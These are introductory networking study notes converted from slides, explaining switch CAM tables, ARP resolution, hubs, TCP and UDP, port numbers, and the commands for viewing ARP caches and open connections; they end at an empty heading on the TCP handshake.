
FF: FF: FF: FF: FF: FF

Which is the **broadcast** MAC address

A frame (the name of the packets at layer 2) with this address is delivered to all the hosts in the local network (within the same broadcast domain)

Switches

The forwarding table is called content addressable memory (CAM) table. Many hosts can connect to a switch



MAC	Interface	TTL
00:11:22:33:44:55	1	30
AA:BB:CC:DD:EE:01	2	5
AA:CC:FF:0A:0C:12	2	5
11:22:33:1D:CC:0A	3	7



The smallest switches you can encounter are home switches, usually integrated into a DSL home router. They usually have 4 ports.


Corporate switches may have up to 64 ports, and system administrators can connect multiple switches together to accommodate more hosts.

The main difference between one switch and another is the packet forwarding speed.

The speed of a switch ranges from 10 Mbps to 10 Gbps. Nowadays, 1 Gbps is the most common forwarding speed in commercial switches.

Multi-switch Network


In this diagram, all the machines are **on the same network**



Switches let all the computers talk to each other.

Segmentation

Switches, without VLANs, do not **segment** the network. Routers do.




Usually, every interface of a router is attached to a different subnet with a different network address.


Also, routers do not forward packets coming from one interface if they have a ff:ff:ff:ff:ff:ff broadcast MAC address(imagine what would happen if they did)

Multi-switch Example


What happens if 10.10.9.4 wants to send a packet to 10.10.1.4?



The first switch receives the packet, performs a look up in the CAM table and forwards it to the next switch.




The second switch forward the packet to 10.10.1.4




Multi-switch and Router Example


What happens if 10.10.1.4 wants to send a packet to 192.168.2.3?




10.10.1.4 needs to send the packet to the router so that the first switch will forward the packet to the next one.



The packet then arrives at the router that, after a look up in the routing table, forward it to the 192.168.2.0/24 network.



Finally, the packet is delivered



Forwarding table

A typical forwarding table contains:

- The MAC address
- The interfaces the switch can use to deliver packets to a specific MAC address
- A time to live (TTL)

MAC	Interface	TTL
00:11:22:33:44:55	1	30
AA:BB:CC:DD:EE:01	2	5
AA:CC:FF:0A:0C:12	2	5
11:22:33:1D:CC:0A	3	7

The forwarding table, or Content Addressable Memory table (CAM table), is stored in the device's RAM and is constantly refreshed with new information

MAC	Interface	TTL
00:11:22:33:44:55	1	30
AA:BB:CC:DD:EE:01	2	5
AA:CC:FF:0A:0C:12	2	5
11:22:33:1D:CC:0A	3	7

Looking at the table you can tell that:

- A single host is attached to interface 1 and 3 respectively
- Two hosts are attached to interface 2 (probably via another switch)

MAC	Interface	TTL
00:11:22:33:44:55	1	30
AA:BB:CC:DD:EE:01	2	5
AA:CC:FF:0A:0C:12	2	5
11:22:33:1D:CC:0A	3	7

There might be multiple hosts on the same interface and interfaces without any host attached.

In our example interface 4 has no host attached.

MAC	Interface	TTL
00:11:22:33:44:55	1	30
AA:BB:CC:DD:EE:01	2	5
AA:CC:FF:0A:0C:12	2	5
11:22:33:1D:CC:0A	3	7

The TTL determines how long an entry will stay in the tables. This is important because the **CAM table has a finite size**.

So, as soon as an entry expires it is removed from the table.

MAC	Interface	TTL
00:11:22:33:44:55	1	30
AA:BB:CC:DD:EE:01	2	5
AA:CC:FF:0A:0C:12	2	5
11:22:33:1D:CC:0A	3	7

Switches learn new MAC addresses dynamically; they inspect the header of every packet they receive, thus identifying new hosts.

While routers use complex routing protocols to update their routing rules, switches just use the source MAC address of the packets they process to decide which interfaces to use when forwarding a packet.

CAM Table Population

The source MAC address is compared to the CAM table:

- If the MAC address is not in the table, the switch will add a new MAC-interface binding to the table
- If the MAC-interface binding is already in the table, its TTL gets updated
- If the MAC is in the table but bound to another interface the switch updates the table

Forwarding

To forward a packet:

- The switch reads the destination MAC address of the frame.
- It performs a look-up in the CAM table
- It forwards the packets to the corresponding interface
- If there is no entry with the MAC address, the switch will forward the frame all its interfaces.

ARP

When a host wants to send a packet to another host, it needs to know the IP and the MAC address of the destination in order to build a proper packet.

You wouldn't be able to send your friend a letter if you don't know his/her address, right? What happens if the source host knows the IP address, but not the MAC address of the destination host?

For an example

A PC in an office knows a bunch of IP addresses, like the fileserver, the printers, and the webserver, but not their corresponding MAC addresses.

The host needs to know the MAC addresses of the other network nodes, and it can learn them by using the **Address Resolution Protocol (ARP)**

With ARP a host can build the correct IP Address – MAC address binding.

This is one of the most fundamental protocols any modern network uses, so make sure to fully understand it.


When a host (A) wants to send traffic to another (B), and it only knows the IP address of B:

1. A build an **ARP request** containing the IP address of B and FF:FF:FF:FF:FF:FF as destination MAC address.


This is fundamental because the switches will forward the packet to every host.

2. Every host on the network will receive the request.
3. B replies with an **ARP request**, telling A its MAC address.


'A' sends a packet to the broadcast MAC address, asking for the MAC address of B.




The switch forwards the packet to all its ports.



- + B replies telling A its MAC address.



Finally, the switch forward to reply to A.



'A' will save the IP – MAC binding in its ARP cache. Further traffic to 'B' will not need a new ARP resolution protocol round.

ARP cache entries have a TTL too, as the size of the device RAM is finite. A host discards an entry at the power off or when the entry's TTL expires.

Command

You can check the ARP cache of your host by typing

- arp -a on windows
- arp on *nix operating systems
- ip neighbour on Linux

```
$ ip neighbour  
192.168.17.202 dev eth0 lladdr d0:d4:12:e1:ef:5a STALE  
192.168.17.1 dev eth0 lladdr 00:50:7f:78:fc:40 STALE  
192.168.17.99 dev eth0 lladdr 00:d0:4b:92:2d:89 STALE  
192.168.17.14 dev eth0 lladdr 60:a4:4c:a8:be:5b STALE  
192.168.17.18 dev eth0 lladdr 20:cf:30:c7:ad:ae STALE  
192.168.17.30 dev eth0 lladdr 20:cf:30:ea:22:13 STALE  
192.168.17.66 dev eth0 lladdr a4:ee:57:a8:2e:0b STALE  
192.168.17.254 dev eth0 lladdr c8:4c:75:a4:79:a6 REACHABLE  
192.168.17.12 dev eth0 lladdr 60:a4:4c:a8:bd:1a STALE  
192.168.17.19 dev eth0 lladdr 54:04:a6:a0:6ead STALE  
192.168.17.24 dev eth0 lladdr bc:5f:f4:ef:63:51 STALE
```

Hubs

Hubs were used in computer networks before switches. They have the same purpose but not the same functionality.

Hubs are simple repeaters that do not perform any kind of header check and simply forward packets by just repeating electric signals. They receive electric signals on a port and repeat the same signals on all the other ports.

This means that every node on a hub-based network receives the same electric signal, thus the same packets.

Nowadays, hubs are very rare as they have mostly been replaced by switches.

TCP & UDP

TCP and UDP

TCP and UDP

The **Transmission Control Protocol (TCP)** and the **User Datagram Protocol (UDP)** are the most common transport protocol used in the internet. These protocols are used in the **Transport layer**.

Computer networks can be **unreliable**. This means that some **packets can be lost** during their trip from source to destination. A packet can be lost because of network congestion, temporary loss of connection and other technical issues.

When designing a transport layer protocol, the designer must choose how to deal with these limitations. For example, TCP:

Guarantees packet delivery. Because of that, an application that needs guaranteed delivery will use TCP as the transport protocol.

Is also **connection oriented**. It must establish a connection before transferring data.

TCP is the most used transport protocol on internet. The vast majority of applications use it, an IP protocol suite is often called **TCP/IP**.

Emails clients, web browsers and FTP clients are some common applications using TCP.

UDP is much simpler than TCP:

It does **not guarantee** packet delivery.

It is **connectionless**.

TCP	UDP
Lower throughput	Better throughput
Connection-oriented	Connectionless
Guarantees delivery	Does not guarantee packet delivery

UDP is faster than TCP, as it provides a **better throughput (rendimiento)** (numbers of packets per second); in fact, it is used by **multimedia applications** that can tolerate packet loss but are throughput intensive.

VoIP and video streaming is used by UDP


PORTS

Ports


Application and their use TCP and UDP to send and receive data over the network. When an IP datagram reaches a host, how can the transport layer **know what the destination process is?**

Ports are used to identify a single network **process** on a machine. If you want to unequivocally identify a process on a network, you need to know the <IP>:<Port> pair.


- + In this image, you can see how every client application on *Client PC* uses a different port.




The browser uses local port 3028 to connect to the web server.




The mail client uses local port 1022




- Furthermore, you may also have multiple instances of the same application running at the same time. Every process will reserve a different port.



- In this example, 'A' communicates with the web server using 3028 as the source port...



- + ... while 'B' uses port 8723.



To correctly address a process on a network, you have to refer to the <IP>:<PORT> pair

192.168.5.3:80

10.11.12.1:443

172.16.8.9:22

But how can you know the right port for a common service?

Well-known Ports

Well-known Ports

Ports ranging from **0-1023** that are called **well-known ports** and are used by servers for the most common services.

Ports are assigned by IANA and are referenced in <https://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.xhtml>

You do not need to know all the services port assignments, but you should at least remember the most common such as:

SMTP (25)

SSH (22)

POP3 (110)

IMAP (143)

HTTP (80)

HTTPS (443)

NETBIOS (137,138,139)

SFTP (115)

Telnet (23)

FTP (21)

MYSQL (3306)

RDP (3389)


MS SQL Server (1433)

Deamon is a program that runs a service. System administrator can change the daemon configuration, **changing the port** the service listens to for connection. They do that to make services recognition a little bit harder for hackers.

For example, you can find an FTP daemon listening on port 4982 instead of 21 or SSH on port 8821.

TCP and UDP header

TCP Headers



UDP Headers

...or the UDP header.

0	1	2	3
0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1			
	Source Port		Destination Port
+-----+			
	Length		Checksum
+-----+			
	data		
+-----+			

Netstat Command

Netstat command

Command

To check the listening ports and the current (TCP) connections on a host you can use:

- netstat -ano on windows
- netstat -tunp on Linux
- netstat -p tcp -p udp together with
lsof -n -i4TCP -i4UDP

use these commands to show information about the processes listening on the machine and processes connecting to remote servers.

Another great tool for Windows is [TCPView](#)

TCPView shows:

Process name

PID

Protocol

Local and remote addresses

Local and remote ports

State of the connection (if applicable)

TCP Three Way Handshake

